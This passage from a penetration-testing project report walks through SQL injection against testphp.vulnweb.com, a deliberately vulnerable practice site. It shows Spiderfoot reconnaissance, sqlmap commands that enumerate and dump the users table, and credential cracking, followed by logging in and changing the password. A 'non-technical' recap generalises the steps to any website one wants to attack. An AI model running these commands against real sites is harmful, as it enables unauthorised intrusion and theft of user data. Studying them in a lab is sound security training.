
7. When the scan is finished, you need to download the result file. You can download it in all the provided formats but we will be using only the **CSV file.** You can find the download option near the refresh button. (see previous image)



- Now move it to **~/vscode.**

8. In order to find the URLs from this file we need to write a python script that will extract all the URLs of a particular pattern (which we need) from the csv file and save it to a separate text file.

   I used ChatGPT to write this script and made necessary changes according to my needs.



Now, run the file. First, check that you are in the right directory where you saved the scan report. If not, use **cd command** to navigate there.

```
┌──(yash㉿yash)-[~/vscode]
└─$ python3 extract_url.py
URLs have been extracted and saved to Extracted_Urls.txt
```


9. To see the content of the file use command: **cat <file name>.txt**

   But we want to filter out '**end point queries**' to perform SQL injection. So we use **cat <filename>.txt |grep -e .php?.*=**

   - **-e** is used to describe the pattern to find.

```
┌──(yash㉿yash)-[~/vscode]
└─$ cat Extracted_Urls.txt | grep -e .php?.*=
http://testphp.vulnweb.com/showimage.php?file=./pictures/7.jpg
http://testphp.vulnweb.com:80/showimage.php?file=./pictures/7.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/1.jpg
http://testphp.vulnweb.com:80/showimage.php?file=./pictures/1.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/4.jpg
http://testphp.vulnweb.com:80/showimage.php?file=./pictures/4.jpg
http://testphp.vulnweb.com:80/showimage.php?file=./pictures/5.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/5.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg
http://testphp.vulnweb.com:80/showimage.php?file=./pictures/6.jpg
http://testphp.vulnweb.com/showimage.php?file=./pictures/3.jpg
http://testphp.vulnweb.com:80/showimage.php?file=./pictures/3.jpg
http://testphp.vulnweb.com:80/showimage.php?file=./pictures/2.jpg
http://testphp.vulnweb.com:80/artists.php?artist=3
http://testphp.vulnweb.com/listproducts.php?cat=3
http://testphp.vulnweb.com:80/listproducts.php?cat=1
http://testphp.vulnweb.com/listproducts.php?cat=2
http://testphp.vulnweb.com:80/artists.php?artist=2
http://testphp.vulnweb.com/listproducts.php?cat=1
http://testphp.vulnweb.com:80/artists.php?artist=1
http://testphp.vulnweb.com:80/listproducts.php?cat=4
http://testphp.vulnweb.com/secured/phpinfo.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000
http://testphp.vulnweb.com/listproducts.php?cat=4
http://testphp.vulnweb.com:80/search.php?test=query
http://testphp.vulnweb.com:80/listproducts.php?cat=3
http://testphp.vulnweb.com/secured/phpinfo.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42
http://testphp.vulnweb.com:80/hpp/params.php?p=valid&pp=12
http://testphp.vulnweb.com/artists.php?artist=1
```


We can try any of these to get a particular page if it exists. For instance, we will try **testphp.vulnweb.com/listproducts.php?cat=1** and put a (‘) at the end of the URL. If the webpage shows a warning message, it might be vulnerable to SQL injection. Else, we can’t perform the injection.



The highlighted part shows from where it is being hosted, the backend is not properly handling the error and MySQL is being used at the backend.

10. Now, we can start using Sql Map.

- To start it, type **sqlmap -h** to get a detailed help menu and **sqlmap -hh** for an advanced help menu.
- Under the options, check the one for URL, since it is what we'll be using.




- You can also see that the URL I selected matches the format.
- To increase your anonymity, you can use **--tor.**
- you can explore other commands too.

11. Now, moving on to terminal.


- Type: **sudo sqlmap -u (http://the URL we selected) -dbs**

- **-dbs** is used to describe database

At the end, you'll see we found 2 databases:



- Above this, you can see **sqlmap** tried the **GET parameter** on **cat** value. And it performed 4 types of attacks: **Boolean-based blind, error based, time-based blind** and **UNION query.**




12. After this, we'll provide this database to sqlmap and see what we need to find out from there.

    Since every database is in the form of tables, we will start with it only.

    Use command:

    sudo sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables



- -D is used to describe Database Enumeration

You might see a table called **users.** It may contain the **username** and **password.** So we need to look for its columns. For which we add another argument in the command, which is **-T** for table selection and **–columns** for getting the columns.

```
[12:14:04] [INFO] fetching colu
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

You can see we managed to find 8 columns in the table **users**. If you pay close attention, you'll know these are the details of the user. Which we ultimately have to find.

13. Now we have to save this data to our system, for which we'll be using the **dump** command.

- Just replace the **--columns** with **--dump**
- Type **y** for storing temporary hash values
- Press **Enter** for **dictionary-based attack**
- Press **Enter** for **default dictionary file**
- Type **n** for not including common password suffixes as it may slow down the process.
- Now you can see real-time password cracking.


```
[12:23:51] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]

[12:25:00] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:25:00] [INFO] starting 4 processes
[12:25:05] [INFO] current status: BM701... -
```

- We managed to find the credentials of the user.


```
Database: acuart
Table: users
[1 entry]
+---------------------+----------------------------------+------+----------------+---------+-------+------------
+--------------+
| cc                  | cart                             | pass | email          | phone   | uname | name
| address     |
+---------------------+----------------------------------+------+----------------+---------+-------+------------
+--------------+
| 1234-5678-2300-9000 | fb8d7888d2fd552cbca8dab5b98367f5 | test | email@email.com | 2323345 | test  | free durov
| root\r\n1234 |
+---------------------+----------------------------------+------+----------------+---------+-------+------------
+--------------+
```

Proof Of Concept


- Now it's time to put them to use.



- After putting the details, we successfully got into the system.



- We can also change the credentials if we want.



So, there you have it. We successfully found out the username and password. And also changed it.

For Non-Technical Readers

Hi there! This page is for those who are not that much familiar with the technical terms and methods. Although I tried to put it as easy as possible, let me explain to you in more simple and non-technical steps:

- Get the website you want to attack.
- Use **Spiderfoot** tool to get information about the website.
- Run scans and save the report as a **CSV** file.
- Make a python script to extract all the URLs from that file and save them to a separate text file. You can take the help of AI with the coding part.
- Filter out "**.php?.*=**" URLs from that new file.
- Select any one and try it in the website URL. Add a (') at the end to check if SQL injection is possible.
- If yes, find out the databases from the URL.
- Then find the tables in the main database, if it is found in the previous step. Or you can select any other database which you think might hold the user credentials.
- Use the **--dump** command and follow the steps mentioned above in the technical report to start cracking the credentials.
- When found, try those to log into the system.
- If successful, you can also change the credentials. Else, retry with another database.

Conclusion

In this project, we successfully performed penetration testing on both Windows and Ubuntu virtual machines as well as a website. The process included identifying vulnerabilities, exploiting them, and documenting the findings. We used a variety of tools such as Nmap, Metasploit, SQLMap, Spiderfoot, and John the Ripper to achieve our goals. The tests demonstrated practical applications of ethical hacking, including vulnerability assessments and password recovery through brute force and exploitation methods.

The first project involved exploiting a Windows 7 XP VM and an Ubuntu VM, where we found and cracked user passwords using common penetration tools and methodologies. The steps included network scanning, port enumeration, vulnerability discovery, and final exploitation to gain access to the target systems. These techniques highlight common vulnerabilities in outdated operating systems and emphasize the importance of keeping software up-to-date and properly configured.

The second project extended the testing to a website vulnerability assessment. By performing SQL injection and automating reconnaissance tasks, we demonstrated how web applications can be exploited to reveal sensitive information such as usernames and passwords. This part of the project not only showed the power of tools like SQLMap and Spiderfoot in web security testing but also underscored the importance of secure coding practices in web development.

In conclusion, this project provided valuable insights into penetration testing techniques, reinforced the importance of cybersecurity, and demonstrated the practical challenges and tools involved in securing both networked machines and web applications. It serves as a comprehensive guide for future ethical hackers on how to approach security testing systematically and ethically.

References

The following resources were utilized during the penetration testing and vulnerability assessments conducted in this project:

1. **Kali Linux** – The primary operating system used for all testing, which includes tools like Nmap, Metasploit, John the Ripper, Searchsploit, SQLMap, and Spiderfoot.

   - [Kali Linux Official Website] (https://www.kali.org/)

2. **VMware** – The virtualization software used to run both the Windows and Ubuntu virtual machines for testing along with Kali Linux.

   - [VMware Official Website] (https://www.vmware.com/)

3. **GitHub Repository (VaishnavuCV)** – For Python scripts used in automating parts of the exploitation process during the vulnerability testing.

   - [GitHub Repository] (https://github.com/vaishnavucv/)

4. **Wikipedia – List of TCP and UDP Port Numbers** – A resource for identifying services and potential vulnerabilities associated with specific ports.

   - [Wikipedia – List of TCP/UDP Ports] (https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

These references supported the successful execution of the project, leveraging the powerful toolset provided by Kali Linux along with additional virtualization and automation resources.